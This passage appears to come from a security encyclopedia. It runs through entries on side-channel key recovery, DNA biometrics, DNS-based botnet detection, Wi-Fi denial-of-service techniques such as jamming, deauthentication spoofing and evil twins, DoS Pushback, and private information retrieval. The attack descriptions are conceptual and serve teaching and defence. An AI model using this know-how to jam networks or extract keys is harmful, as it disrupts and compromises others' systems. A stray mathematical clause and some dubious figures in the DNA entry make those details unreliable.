Where F denotes the deterministic part of the leakages directly leaking information on V, and N represents the noise. Observing L translates into information on V, which in turn translates into information on the corresponding bits of K. Due to the diffusion property, intermediate values located deep enough within the primitive will depend on all the bits of the key. This phenomenon is illustrated in Fig. 1, which shows an abstracted view of a byte-oriented block cipher such as the AES. The complete execution of the primitive consists of the application of a round function several times. To start with, the plaintext on the left is divided into several bytes, which forms the initial state of the algorithm. Each round then consists of the same operations. First, the key is mixed with the state by chunks of 8 bits (called subkeys). Then, the state goes through a nonlinear


function S bytes pet bytes, usually called an Sbox. Finally, the state goes through a linear permutation P, whose goal is to mix the bits of the states together in order to bring diffusion. The combination of these operations forms one round, which is then repeated several times.

Divide-and-Conquer Side-Channel Attacks, Fig. 1 Illustration of the diffusion property in a byte-oriented block cipher. Green, yellow, and red areas represent the intermediate values that depend on 8 bits, 16 or more, and all bits of the master

As represented by the green area, the early stage of the cipher state only depends on each independent subkey during the first round. However, from the moment the linear transformation P is applied, each byte of the state will now depend on two or more subkeys at a time, as shown by the yellow area. Finally, the red area (arbitrarily shown at the beginning of the third round) represents the point where diffusion is complete. That is, any byte of the state now depends on the entire master key.

Divide-and-Conquer Methodology

The location of the chosen intermediate variable the adversary will observe plays an important role in the attack methodology and complexity. This can be illustrated by assuming that the adversary chooses some value V that is computed during the primitive execution. Let us further assume that V depends on n bits of the master key. Using a leakage model, the adversary will extract the information given by the leakage L using a statistical distinguisher. More specifically, for a given n-bit key hypothesis $k \in [0, 2^n$



− 1], she will compute the likeliness to observe L given $K = k$, denoted $P[L|K = k]$. Finally, equation 2 shows how the final probability of each key guess is computed. Note that the way these probabilities are computed is out of scope of this chapter and should be covered in Chapters Side-Channel Attacks, Non-Profiled Side-Channel Attacks and Profiled Side-Channel Attacks.

$$P[K = k|L] = \frac{P[L|K = k]}{\sum_{k^*} P[L|K = k^*]} \tag{2}$$

This probability has to be computed for every key guess $k \in [0, 2^n - 1]$. If V were chosen when the diffusion is complete, as shown by the red area of Fig. 1, this would imply a complexity of $2^{|K|}$ as costly as a full brute force on the key. To avoid this problem, an adversary will typically choose an intermediate value in the green area, such as the output of the Sbox function. As no diffusion yet occurred, any value in this area only depends on a single byte of the key. In that case, the complexity of targeting one subkey is only 2^8. Naturally, this attack has to be independently executed on each subkey, for a total cost of $\frac{|K|}{8}2^8$, instead of $2^{|K|}$ for a brute force.

Attack Output

For each possible subkey index k_i, the adversary will compute the probability of every possible guess $k_i = j$ using Equation 2. Assuming a complete key size of 128 bits, and subkeys of 8 bits, the output of the complete attack will consist of 16 lists of probabilities S_i of 2^8 elements, with $r_1, r_2, \ldots, r_\ell \in \mathbb{Z}_p$, as illustrated in Fig. 2.

Divide-and-Conquer Side-Channel Attacks, Fig. 2 Output of a full divide-and-conquer attack

From this point, two cases can be distinguished. The first one, denoted as trivial key recovery, is when the actual subkey value has the highest probability in each of the lists S_i. In that case, the master key is directly recovered by concatenating the subkey guesses having the maximum probability. However, in case the side-channel information was not enough, it might exist at least one list S_i in which the highest probability does not match the actual subkey. In this case, an adversary can use computational power to combine the independent information brought by the 16 lists S_i to output the full 128-bit key guesses from the most likely one to the least. This process is called key enumeration (Veyrat-Charvillon et al., 2012) and is detailed in Chapter Key Enumeration.

Asymmetric Cryptography

While the example above shows the application of the divide-and-conquer methodology in the context of symmetric cryptography. It is however not restricted to that case and can be applied to asymmetric primitives. This is the case for popular primitives based on elliptic curves (ECC) or RSA. For both applications, a secret value k has to be processed during a scalar multiplication or a modular exponentiation, which is denoted by $m \star k$, where $\star$ denotes some group operation, and m can be either known or not. Such an operation will update the current state of the algorithm by iteratively processing the bits of k either by single bits or a small group of bits. Due to that reason, the internal state when the i-th bit of k is being processed will depend on all of its previous $i - 1$ bits (Poussier et al., 2017). This would make divide-and-conquer methods targeting the corresponding internal state unfeasible, as too many secret bits would be involved. This phenomenon calls for another type of attack, denoted as *extend and prune*, which is covered in Chapter Extend and Prune Side-Channel Attacks. However, even if the internal state cannot be used for a divide-and-conquer strategy, the scalar bits still have to be loaded in memory during the iterative process. This loading will directly leak a noisy version of the scalar bits in an independent manner. The corresponding leakages can thus be directly used in a divide-and-conquer strategy, following the methodology presented above (Nascimento and Chmielewski, 2017).

Open Problems and Future Directions

Divide-and-conquer strategy is well understood and a typical methodology used against both symmetric and asymmetric standards. However, they are usually limited to targeting a small portion of an intermediate variable (e.g., 8 bits). Their application to larger values is more of a challenge for two reasons. First, it requires the estimation of a more complex leakage model, which would typically exceed the precision of the oscilloscope. Second, it would reduce the algorithmic noise as opposed to targeting a smaller portion of the same variable, at the cost of a challenging computational complexity increase. Finally, it is worth noting that divide-and-conquer methods are, by nature, unable to exploit all the available information within the traces. Methods such as soft analytical side-channel attacks (Veyrat-Charvillon et al., 2014) allow going beyond this limitation. Yet, they are hard to perform in practice, and the benefit is not always clear, which makes them an interesting area of research.

Synonyms

Chromosome; Gene; Genetic code; Heredity; Nucleic acid

Definitional Entries

Amino Acids A group of 20 different kinds of small molecules that link together in long chains to form proteins. They are often referred to as the "building blocks" of proteins.

Cell The basic unit of any living organism. It is a small, watery, compartment filled with chemicals and a complete copy of the organism's genome.

Chromosome One of the threadlike "packages" of genes and other DNA in the nucleus of a cell. Different kinds of organisms have different numbers of chromosomes. Humans have 23 pairs of chromosomes, 46 in all: 44 autosomes and 2 sex chromosomes. Each parent contributes one

chromosome to each pair, so children get half of their chromosomes from their mothers and half from their fathers.

DNA Deoxyribonucleic acid. The chemical inside the nucleus of a cell that carries the genetic instructions for making living organisms.

DNA Sequencing Determining the exact order of the base pairs in a segment of DNA.

Gene The functional and physical unit of heredity passed from parent to offspring. Genes are pieces of DNA, and most genes contain the information for making a specific protein.

Genome All the DNA contained in an organism or a cell, which includes both the chromosomes within the nucleus and the DNA in mitochondria.

mtDNA Mitochondrial DNA. The genetic material of the mitochondria, the organelles that generate energy for the cell.

Nucleotide One of the structural components, or building blocks, of DNA and RNA (ribonucleic acid). A nucleotide consists of a base (one of four chemicals: adenine, thymine, guanine, and cytosine) plus a molecule of sugar and one of phosphoric acid.

Protein A large complex molecule made up of one or more chains of amino acids. Proteins perform a wide variety of activities in the cell.

Background

Each individual inherits his/her genomic DNA from both parents, thereby producing a composite of DNA sequences that are unique to that individual (except in the case of identical twins). DNA composition of cells within an individual remains constant throughout one’s lifetime.


DNA is considered to be a special type of biometric having so-called *digital signature* properties. The following characteristics make DNA a special biometric type:

- An actual physical sample of DNA should be larger than samples from any other biometric type in order to draw meaningful conclusions.
- Semi-automated sequencing, sampling, and decision-making techniques are necessary to perform DNA matching.
- Actual DNA sequences should be used without any feature extraction, scaling, or prototyping in order to compare sequences.
- Processing should take advantage of digital nature of DNA information, which is suitable for digital computations.

The current process of using DNA to verify identity or to determine identity of an unknown person is a time-consuming process. Biological samples must be processed in multiple stages in a laboratory setting in order to extract DNA for testing purposes. DNA samples must be available in sufficient quantities, and actual analysis can take 1 to 2 days. Therefore, the inability to test the DNA on a real-time basis remains the main limitation of DNA's biometric applications. Because of these reasons and the advanced technology required, it is not the most cost-efficient biometric solution, but when a positive identification is needed, it is the most reliable.

The units that govern the differences between living organisms are called genes. Genes contain information in the form of a specific sequence of nucleotides that are found in DNA molecules. Only four different bases are used in DNA molecules: guanine, adenine, thymine, and cytosine (G, A, T, and C). For example, the sequence ACGCT represents different information than the sequence AGTCC or the sequence TCCAG even though they use the same letters. The characteristics of a human being are the result of information contained in the DNA code. Protein structures are described by sequences containing 20 amino acids: A, C, D, E, F, G, H, I, K, L, M, N, P, Q, R, S, T, V, W, and Y.


DNA is a double-stranded molecule. While the information content on each strand of a double-stranded DNA molecule is redundant, it is not exactly the same – it is complementary. For every G on the strand, a C is found on its complementary strand and vice versa. Similarly, for every A on the strand, a T is found on its complementary strand and vice versa. The chemical interaction between the two different kinds of base pairs is actually so stable and energetically favorable that it alone is responsible for holding the two complementary strands together.



Within almost every cell in the human body there exist two types of DNA: (i) genomic DNA found in a membrane sack called the nucleus, and

(ii) mitochondrial DNA (mtDNA) found in multiple membrane-bound energy factories. Both forms of DNA offer information for human identification and have been routinely used in forensic work and for developing DNA databases. Both types of DNA are present in almost every cell in the human body and, as a result of scientific advances made over the last 20 years, a single hair or a licked stamp can be used for identification.

A person's genomic DNA can be thought of as consisting of about 70,000 genes and many repetitive sequences that represent seemingly nonessential or noncoding DNA. The noncoding portion of the genome can withstand alterations in its composition over generations without compromising the viability of the cell or the human being as a whole. Largely because of the variability in the composition of noncoding DNA, one person's DNA sequence will differ from another person's.



Proteins are large molecules composed of one or more chains of amino acids in a specific order; the order is determined by the base sequence of nucleotides in the gene coding of the protein. Proteins are required for the structure, function, and regulation of the body's cells, tissues, and organs. Each protein has its own unique functions.

An example of the DNA sequence in the FASTA format is is given in Fig. 1.

DNA, Fig. 1 Multiple DNA sequences

A protein sequence in the FASTA format is given in Fig. 2.

DNA, Fig. 2 Multiple protein sequences

Theory and Applications

Despite the enormous time and complexity characteristics of DNA sequencing and matching, a genetic code is unique to each individual, making it an ideal biometric. Minor differences in each person's DNA sequences can be used as identification markers, and researchers are continually developing additional markers to identify individual genetic sequences. Thus, a unified system for analysis is employed by forensic laboratories which utilize the same 13 regions of DNA (DNA loci) to assess a match between DNA evidence and a suspect.

FBI and police labs around the USA have begun to use DNA fingerprints to link suspects to biological evidence found at the scene of a crime. Since 1987, hundreds of cases have been decided with the assistance of DNA fingerprint evidence. Another important use of DNA fingerprints in the court system is to establish paternity in custody and child-support litigation. Every organ or tissue of an individual contains the same DNA fingerprint and they can be collected. The DNA method is superior to using dental records and blood types.

DNA Fingerprinting

Current DNA fingerprinting technology can perform personal identification with DNA recovered from a variety of human tissues. DNA evidence can give numerous clues to crime investigation and can even be used to trace human migration patterns (some important results are reported by Gill, Jeffreys, and Werrett (1985), and by Krawczak and Schmidtke (1994)). Current theories say that modern humans evolved in Africa between

100,000 and 200,000 years ago, and originally consisted of a small group of 10,000 individuals as was discussed by Gibbons (1998). Then humans dispersed out of Africa about 100,000 years ago, reaching Asia about 60,000 years ago and migrating into New Guinea and Australia during the ice ages 40,000 years ago. Indeed, DNA studies of mitochondrial DNA (mtDNA) proves close relationship between different ethnic groups (extended experimental results are reported by Bohlmeyer et al. (2004)).

The cells that contain DNA share genetic material (information) through chromosomes. Humans have 23 chromosomes that house a persons DNA and their genes. Of the 46 total chromosomes, 23 come from each parent of an offspring; 99.7% of an offsprings DNA is shared with their parents. The remaining 0.3% of an individuals DNA is variable repetitive coding unique to an individual. This repetitive coding is the basis of DNA biometrics. DNA recognition uses genetic profiling, also called genetic fingerprinting, to isolate and identify these repetitive DNA regions that are unique to each individual to either identify or verify a persons identity (Butler 2009).

The following techniques are used for DNA fingerprinting:

Amplified Fragment Length Polymorphism (AFLP)

This novel technique introduced by Vos et al. (1995) is based on the selective polymerase chain reaction (PCR) amplification of restriction fragments from a total digest of genomic DNA. The technique involves three steps: restriction of the DNA and ligation of oligonucleotide adapters, selective amplification of sets of restriction fragments, and gel analysis of the amplified fragments.

Satellite DNA

Some parts of human DNA are made from subsequences, called “satellite DNA,” repeated several times in a row. The number of repetitions differs from person to person (see the paper by Benson (1999)). The chance that two humans have the same number of repetitions at all areas of satellite DNA is extremely small.

Enzymes

The special purpose enzymes can cut DNA sequences at defined positions. For example, the EcoR1 enzyme cuts DNA whenever it sees the letters GAATTC. So, DNA sequences from different humans will contain different distributions of cut positions, which allows one to make decisions about person's identity (Jones et al. 1997).

The basic steps of DNA profiling include:

- Isolate the DNA (sample can originate from saliva, blood, semen, hair, or tissue)
- Section the DNA sample into shorter segments containing the variable number tandem repeats (VNTRs) which are identical repeat sequences of DNA
- Reorder the DNA segments by size
- Compare the DNA segments from various samples

The more repeats of sequences the sample has, the more precise the comparison is in identifying the individual based on the DNA from the sample, thus decreasing the likelihood of the sample matching multiple individuals.

Regulatory Sequence Analysis Tools

DNA biometrics is most often used for identification purposes as opposed to verification because the technique has yet to automate through technological advances. DNA sequencing, the process of generating a DNA profile, is compared to DNA samples previously acquired and catalogued in a database.

Despite the essential role played by noncoding sequences in transcriptional regulation, genome annotations usually focus on identifying the genes and predicting their function through sequence similarity searches. The services offered by most genome centers are restricted to the analysis of coding sequences.

The Web resource Regulatory Sequence Analysis Tools (RSAT), developed by van Helden (2003), is dedicated to the analysis of the other part of the genomes: the noncoding sequences. It offers a collection of software tools dedicated to the prediction of regulatory sites in noncoding DNA sequences. These tools include sequence retrieval, pattern discovery,

pattern matching, genome-scale pattern matching, feature-map drawing, random sequence generation, and other utilities. Alternative formats are supported for the representation of regulatory motifs (strings or position-specific scoring matrices) and several algorithms are proposed for pattern discovery.

Public Databases

The following public DNA and protein repositories have been built throughout past decades to systematize the knowledge about biological sequences in searchable databases:

CODIS System

This is the most common DNA database used by the Federal Bureau of Investigation (2005).

GenBank

GenBank is the National Institutes of Health (NIH, USA, http://www.ncbi.nlm.nih.gov/) database maintained and distributed by National Center for Biotechnology Information (NCBI) that stores all known public DNA sequences.

EMBL

The European Molecular Biology Laboratory (EMBL) nucleotide sequence database constitutes Europe's primary nucleotide sequence resource (http://www.ebi.ac.uk/embl/) Main sources for DNA and RNA sequences are direct submissions from individual researchers, genome sequencing projects, and patent applications.

DDBJ

DNA Data Bank of Japan (DDBJ) functions as the international nucleotide sequence database in collaboration with EBI/EMBL and NCBI/GenBank (http://www.ddbj.nig.ac.jp/).

The National Institute of Standards and Technology (NIST) has recently started the project called standard reference materials for real-time PCR quantitation of human DNA (Vallone et al. 2008).

Open Problems

The Drawbacks of DNA Profiling

The drawbacks of the DNA fingerprinting technique are the depth of the procedure, the physical invasiveness of obtaining the DNA sample, and the time required to perform a DNA comparison. Besides, the contamination of the sample may make the comparison impossible.

Privacy Issues

Regardless of DNA's unique properties as an identifier, there are many privacy concerns. DNA biometrics requires taking tissue or fluid physically as opposed to other biometrics. That is why it is considered to be more intrusive, breaching one's rights to privacy and medical information. Understanding DNA testing requires a fundamental knowledge of biology by the general public in order to assess the true impact on privacy issues of this type of testing.

DNS-Based Botnet Detection

Brent Byung Hoon Kang[65] ✉
(65) Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Definition

DNS-based botnet detection is a kind of botnet detection method which utilizes DNS-related network traffics to determine whether the machines involved are infected with a botnet or not.

Background

Botnet is one of the most serious threats on Internet, as such, there have been many research efforts to detect and mitigate them. Several mechanisms to detect botnets have been introduced based on monitoring the host-level and network-level behaviors of the botnet traffic.

Theory and Application

Since DNS query and response traffic is one of the major elements in network behaviors, there have been a couple of botnet detection methods that are based on observing the DNS activities in the network infrastructure. Unlike other approaches, the DNS-based detection method does not require the specific knowledge about the botnet protocol or its behavior signatures a priori. In general, when a botnet changes its protocol or structure, the detection method based on a particular botnet protocol signature would become obsolete. Since most botnets utilize domain names that are used as

command and control servers, or as drop points for collecting stolen information from infected hosts, the DNS based approach can be a more effective way of detecting botnets without prior protocol knowledge.

Dagon (Dagon 2005; Dagon et al. 2006) first pioneered this botnet detection mechanism on DNS network level behaviors. He presented a method which detected Dynamic DNS (DDNS) names with unreasonably high or temporally concentrated query rates. An alternative approach (Schonewille and van Helmond 2006) was to detect DDNS names with abnormally recurring NXDOMAIN replies, which is often the case when the bot send query for the dynamic domain name that is not yet activated by the botmaster or has been taken down. R. Villamarin-Salomon and J.C. Brustoloni (Villamarin-Salomon and Brustoloni 2008) compared these two methods and concluded that the first method creates more false positives than the second method. They believed that their unsuccessful attempt at differentiating DDNS queries from other DNS queries contributed to the high false positives. They attempted to distinguish DDNS queries by checking low TTL values which is a necessary but insufficient condition for DDNS responses. Since low TTL values are typically used for legitimate domains and are becoming more common, the first method is less effective than the second method.

Another technique was introduced to detect botnets which generate a set of blacklist (DNSBL) look up traffics using DNS infrastructure (Ramachandran and Dagon 2006). The insight for these detection heuristics was based on the observation that botmasters usually check these blacklists (DNSBL) to see if their bots are in the list before they utilize these bots in an attack.

Attacks on Wi-Fi availability

Definitions

Denial-of-service (DoS) attacks on Wi-Fi networks aim at crippling or completely blocking Wi-Fi links. Such attacks can be very efficient with the energy expenditure of the adversary being orders of magnitude lower than the communicating nodes. The most efficient attacks are cross-layer and combine vulnerabilities from the physical, medium access control, and link layers.

Background

Wi-Fi communications are defined by a family of protocols standardized as IEEE 802.11 (IEEE 802.11 Working Group, 2016). The standards recognize the importance of security and as such include various mechanisms for authentication, confidentiality, and integrity protection. These mechanisms

underwent several improvements to address the vulnerabilities exposed by the research community. Wi-Fi protocols encompass several mechanisms to mitigate non-malicious interference and adapt to changes in the propagation environment such as carrier sensing, collision avoidance, exponential backoff, and rate adaptation. However, these mechanisms are designed for benign environments and do not protect against malicious interference.

Application

Any wireless link can, in theory, be successfully jammed, given that the adversary has access to an unlimited power budget. Denial-of-service attacks in Wi-Fi, and wireless networks in general, are considered serious when the adversary uses a fraction of the communicating nodes' power to block or cripple the network. Over the years, several smart attacks against Wi-Fi networks were discovered and analyzed both theoretically and experimentally.

Reactive Jamming While a barrage jammer continuously transmits to block communications, a reactive jammer saves energy by waiting for the transmission to start. A reactive jammer can be selective, targeting specific nodes, and difficult to detect as its emissions overlap with legitimate communications. Several types of reactive jammers were analyzed by Lin and Noubir (2004) and Xu et al. (2005). The main challenge with conducting reactive jamming involves triggering interference within a very short time period once a target MAC address is detected. However, the advent of software defined radios gradually made such attacks possible as discussed by Bayraktaroglu et al. (2008) and Noubir et al. (2011) and specially with access to capable FPGAs as demonstrated by Wilhelm et al. (2011) and programmable Wi-Fi chipsets in Berger et al. (2014) and Schulz et al. (2017).

Channel Estimation Jamming As in other communication protocols, channel estimation is a crucial step before packet decoding for any Wi-Fi receiver. To assist the channel estimation, special symbols are inserted at the beginning as well as at fixed positions in the middle of each Wi-Fi packet. The former are known as preambles (or training sequences) used for the initial channel estimation, and the latter as pilot symbols for adapting to

channel variations during the transmission. Focusing on frequency offset estimation, Rahbari et al. (2014) showed that the preambles can be jammed by an adversary to manipulate the frequency offset computed by the receiver such that errors are introduced at the decoding stage. In other work, Vo-Huu et al. (2016) exploited the known location of pilot subcarriers to conduct a practical pilot jamming attack using a low-cost device. This attack is able to block all Wi-Fi packets using only 1/100-th power of communicating nodes.

Interleaving Jamming Wi-Fi communication links are hardened and protected against non-malicious interference by employing error correction codes combined with interleaving over each data block to combat burst errors. Under the presence of malicious interference, however, a jammer can exploit the publicly known interleaving structure to target specific bits in the transmitted signal such that burst errors are created during the decoding post de-interleaving stage, resulting in the communication links being completely blocked (Lin and Noubir 2004). In the work of Vo-Huu et al. (2016), an effective attack was demonstrated using only a tiny fraction (as low as 1/1000-th) of the communicating nodes' power. The practicality of the attack was due to the fact that Wi-Fi OFDM interleaving occurs across sub-carriers and not only in time. Therefore interfering with some carefully selected sub-carriers results burst errors. This attack is even more effective than pilot jamming.

Medium Access Control (MAC) Attacks IEEE 802.11 relies on Carrier Sensing Multiple Access with Collision Avoidance (CSMA/CA) and an exponential backoff to control access to the channel and maximize capacity in a distributed manner and in a variety of environments. These mechanisms performs fairly well in non-adversarial settings. Bayraktaroglu et al. (2008) modeled IEEE 802.11 MAC mechanisms as a Markov chain subject to transitions controlled by an adversary's jamming actions. They analytically and experimentally analyzed the saturation throughput for several jamming strategies. Reactive jammers are four orders of magnitude more efficient than a barrage jammer and as expected specially effective in setups with small packet sizes, low number of active sessions, or unsaturated networks. A stateful reactive jammer is 20–30% more effective than a plain reactive jammer in reducing throughput.

Rate Adaptation Algorithms (RAA) Attacks RAAs adaptively select the best transmission rate (modulation/coding scheme) according to the wireless link conditions in order to maximize throughput. Intuitively, lower rates are more reliable and suitable for poor channel conditions, while higher data rates should be used in good channel conditions. Noubir et al. (2011) consider attacks that exploit the inability of Wi-Fi RAAs to determine the causes of packet transmissions failures, namely, poor link quality vs. interference/collisions. If an adversary jams a frame, the RAA will assume that the link quality is poor for the current transmission rate and will decrease the rate to a lesser value. Furthermore, once the jamming stops, the recovery period before attaining the optimal data rate for communication in RAAs is much longer than the time it takes for them to adaptively lower the data rate due to collisions or malicious interference. Finally, when a link is brought to a low rate, it occupies the channel for significantly longer periods of time significantly reducing the overall network capacity. This reflection attack exploits the nature of the CSMA/CA MAC and equi-probable nodes transmissions in IEEE 802.11. Analytical and experimental results indicate that a smart reactive jammer can maintain links at a low data rate (1 Mbps) at a low jamming cost selectively (based on rate/link) jamming only 5–8 packets/s. Some RAA algorithms result in a collision collapse where the low data rates increase the collisions probabilities resulting in the RAA never recovering. Orakcal and Starobinski (2014) analyzed simpler RAA jamming strategies demonstrating that a Wi-Fi network can be crippled to a 1 Mbps rate using a bursty periodic jammer.

Link Layer Attacks One of the first denial-of-service attacks against Wi-Fi leverages flaws in management and media access protocols of IEEE 802.11 standard and was demonstrated by Bellardo and Savage (2003). The attack exploits the fact that the *Deauthentication* message and the *Disassociation* message are not authenticated. Therefore, an adversary spoofing the MAC address of either an access point or client can repeatedly disconnect a client, with the transmission of a single frame, forcing a relatively long association and authentication process.

Network-Level Cascading Attacks Xin et al. (2016) investigated the potential of launching *protocol-compliant cascading* DoS attacks where the

adversary is not in the vicinity of the victims. The attack exploits an interference-coupling phenomenon between geographically distributed links. Interference coupling consists of transmissions on one link resulting in undetected interference to other links (due to the hidden-terminal problem). The impacted links' failing results in re-transmissions, congestion, and interference to propagate to even more distant links. This is similar to cascading failures in power transmission systems. The potential of the attack is demonstrated analytically through simulations and experimentally in some network topologies. In particular, a phase transition is identified where the cascading phenomenon emerges when the transmission rate of the adversary exceeds a threshold.

DoS for Evil Twins Smart-jamming can be a precursor to more advanced attacks against Wi-Fi systems. For instance, Cassola et al. (2013) demonstrated that an attacker can first disconnect a target client, jam its probe requests so that no neighboring access point responds, and spoof the probe responses to illicit a connection from the client to an *evil twin* access point controlled by the adversary.

Friendly Jamming Denial-of-service attacks against Wi-Fi communications are typically considered harmful and undesirable, but it was also investigated as a defense mechanism to selectively block undesirable traffic, preventing intrusions or controlling load and interference. Berger et al. (2014) investigate the feasibility of minimally invasive friendly Wi-Fi jammers. One of the conclusions of the study is that a significant number of jammers are required to achieve a high-hit ratio across modulations.

Open Problems and Future Directions

Wi-Fi protocols are vulnerable to various denial-of-service attacks. The softwarization of wireless communications (low-cost software defined radios and programmable Wi-Fi chipsets) makes such attacks increasingly practical and stealthy, including through remote exploits and malware. Despite extensive research on the topic, there is still a need for resource-efficient and robust mechanisms to address the Wi-Fi denial-of-service

threat. Such mechanisms should include detection, localization, and mitigation across the Wi-Fi stack.

DoS Pushback


John Ioannidis[67] ✉
(67) Google, Inc, New York, NY, USA

✉ **John Ioannidis**
Email: ji@tla.org

Definition

Pushback was an early attempt at treating DDoS attacks purely as a congestion-control problem.

Introduction



As of this writing (2009), 10 years have already passed since the first major Distributed Denial-of-Service (DDoS) attacks were observed, and while such attacks are now an everyday event, no cheap way has yet been devised to counter them. The very nature of the problem is hard: fundamentally, what is being attacked is not any particular vulnerability in the victim's network, but rather the very fact that the victim is networked through links of finite capacity. An extensive theoretical analysis can be found in (Mahajan et al. 2002), and an implementation in (Ioannidis and Bellovin 2002).

Theory

Pushback Mechanism

Consider the network segment shown in Fig. 1. A target site, T, is undergoing a denial-of-service attack. Some routers and the corresponding

links leading up to that site are shown, along with where the attack traffic is coming from. In general, no matter how large an attack, the oncoming traffic will not be uniformly distributed; the number of machines in the Internet is much much larger than even the largest “bot-net” observed. This non-uniformity is shown the Fig. 1 by showing most of the attack traffic coming from the left-hand-side of the network. Because attack traffic does not obey end-to-end congestion control rules, it starves legitimate connections, which observe the congestion and back off. In our example, the access link (8-T) is completely congested; chances are that only attack traffic is flowing through it. Note that even though there is no attack traffic coming down routers 4 and 7, these routers will not be contributing any legitimate traffic either: any flows toward T that may have existed before the attack started will have starved and completely backed off. While non-access links in the Internet tend to be over-provisioned and rarely congested, a large enough attack may congest some of them, for example, some transoceanic link running close to capacity. In our example, the link 2–5 is congested. As a result, traffic completely unrelated to the target under attack, for example, traffic flowing along the path 2-5-9, also suffers. This “collateral damage” to transit Internet Service Providers was originally though to be enough of an incentive for them to collaborate on providing a solution.

DoS Pushback, Fig. 1 A DDoS attack in progress

The key insight behind Pushback is this: *if a router has a congested outgoing link, some of the traffic it receives from its incoming links will be discarded; if it could tell its upstream routers which traffic to discard, then the original router would not have to discard it itself*. The question the becomes, of course, *how* to characterize this "bad" traffic—no "evil bit" (Bellovin 2003) is set in the incoming packets. The concept of a *traffic aggregate* (Mahajan et al. 2002) emerges naturally: what do packets that get dropped at the outgoing congested link 8-T have in common? Usually, some combination of actual destination IP address, packet length, protocol, and even range of source addresses can succinctly describe the attack traffic. We examine the dropped packets because in conditions of sustained attacks, they are the same as the attack traffic. Thus the *traffic aggregate* becomes an approximation for the common characteristics of the attack traffic.

Now, once router 8 has determined the *traffic aggregate* responsible for congestion on the link 8-T, it can identify that such traffic is coming in through links 5–8 and 6–8, but not 7–8. It knows how much traffic, in bits per second, it will be dropping on the link 8-T, and thus signals routers 5 and 6 to throttle such traffic themselves—there is no reason why 5 and 6 should send router 8 the attack traffic if it, in turn, will simply discard it. This signaling involves a simple protocol whereby a router tells its upstream(s) which traffic aggregates to throttle, and by how much. When router 5 (and 6) get this message, they will start dropping packets belonging to the traffic aggregate that would be going out over link 5–8 (and 6–8). They, in turn, can signal *their* upstreams to throttle traffic, and so on. Note, in addition, that when router 2 starts throttling attack traffic over link 2–5, congestion on that link will be alleviated automatically. The recursion terminates when enough routers have been reached that the individual contributions from their upstreams are below some configured minimum. Periodically, the routers participating in a Pushback operation reexamine their drop queues; if the attack appears to have subsided, they remove the rate-limiting filters.

Open Problems

Discussion

Pushback generated a fair amount of interested when first proposed, and while it looks elegant on paper, it is not deployable in any realistic manner.

It provides no advantage to an early adopter, hence no single ISP wanted to be the first to use it. It also requires hardware and software support on routers, and unless ISPs asked for it, equipment vendors would have no reason to add such a feature. Even if such functionality were to somehow appear in equipment, operational issues (such as ISPs not trusting each other not to use Pushback to alter the traffic ratio between them, and thus the basis for peering agreements) that would have made adoption by providers very unlikely. The fundamental idea, that of finding a characteristic of just the attack traffic and filtering at a network's edges, is one of the main ways modern anti-DDoS systems work.

Doubly Efficient Private Information Retrieval

Justin Holmgren[68] ✉

Definitions

A doubly efficient private information retrieval (DEPIR) protocol allows a client to query a database on a remote server with strong privacy and efficiency properties. Namely, the client's query must remain hidden from the server, and both the client and server must run in time that is sublinear with the size of the database after a one-time preprocessing phase.

Background

Beimel et al. (2004) observed that one inherent inefficiency of private information retrieval schemes (servers must run in at least linear time) can potentially be mitigated by shifting all of this work into a one-time preprocessing phase. They focused on *multi-server* private information retrieval, in which a database is hosted on multiple non-colluding servers. They gave examples of protocols in which, after preprocessing, the server running time was $o(n)$ per query (where n is the database size).

The subsequent works of Boyle et al. (2017) and Canetti et al. (2017) concurrently studied the single-server setting.

Theory

Formal Definition

A DEPIR scheme is a tuple of algorithms (ProcessDB, Query, Respond, Decode) satisfying the following properties:

Syntax

- ProcessDB takes a database $D \in \{0, 1\}^N$ and outputs a "querying key" qk and a preprocessed database $\tilde{D}$.
- Query takes qk and an address $i \in [N]$ and outputs a "decoding key" dk and a query q.
- Respond takes q and is given oracle access to $\tilde{D}$ and computes a response a.
- Decode takes dk and a and outputs a bit b or the symbol $\perp$.

Correctness

When all algorithms are invoked as above, Decode must output the ith bit $D[i]$ of D.

Double Efficiency

Both Query and Respond must run in time $o(N)$.

Security

The security of a DEPIR protocol involves several requirements and is formalized via the real-ideal simulation paradigm. There are several definitional variants, but in the most basic notion the ideal functionality describes a protocol for a client outsourcing a database to a malicious server which should learn only the *size* of a database and should at worst cause queries to fail with an error.

Formally, security requires that for all p.p.t. interactive algorithms $\mathscr{A}$, there must be a p.p.t. interactive simulator $\mathscr{S}$ such that $\mathscr{A}$ has negligible (in N) advantage in distinguishing whether it is in a "real execution" or a "simulated execution" with $\mathscr{S}$, defined as follows:

In a *real execution*:

1. $\mathscr{A}$ outputs a database $D \in \{0,1\}^N$ and in return is given $\tilde{D}$, sampled as $(\mathsf{qk}, \tilde{D}) \leftarrow \mathsf{ProcessDB}(D)$.

2. $\mathscr{A}$ outputs an address $i \in [N]$ and in return is given q, sampled as (dk, q) $\leftarrow \mathsf{Query}(\mathsf{qk}, i)$.

3. $\mathscr{A}$ outputs a and in return is given $b \leftarrow \mathsf{Decode}(\mathsf{dk}, a)$

4. $\mathscr{A}$ may choose to repeat from step 2 as many times as desired.

In a *simulated execution*, $\mathscr{A}$ interacts with a p.p.t. interactive algorithm $\mathscr{S}$ as follows:

1. $\mathscr{A}$ outputs a database $D \in \{0,1\}^N$ and is given $\tilde{D} \leftarrow \mathscr{S}(1^N)$.

2. $\mathscr{A}$ outputs an index $i \in [N]$ and is given $q \leftarrow \mathscr{S}()$.

3. $\mathscr{A}$ outputs a and is given $D[i]$ if $\mathscr{S}(a) = \mathtt{ok}$ and $\perp$ otherwise.

4. $\mathscr{A}$ may choose to repeat from step 2 as many times as desired.

Definitional Variants

Public Client

One weakness of the above definition is that querying a database requires a secret querying key (which if made public could compromise privacy). This motivates a notion of DEPIR with a *public* querying key that anybody can use. This variant of DEPIR is called *public client* DEPIR.

This variant can be formalized by giving qk to $\mathscr{A}$ in step 1 of both the real and simulated executions (in the simulated execution, qk is generated jointly with $\tilde{D}$ by $\mathscr{S}$).

Malicious Preprocessing Security

A subtly different variant of DEPIR is required in scenarios where the database to be accessed is provided by a (potentially malicious) server rather than a client. In such scenarios, we are no longer concerned with hiding the database from the server, but we want to ensure privacy and

correctness of a client's queries even when the client uses a maliciously generated query key.

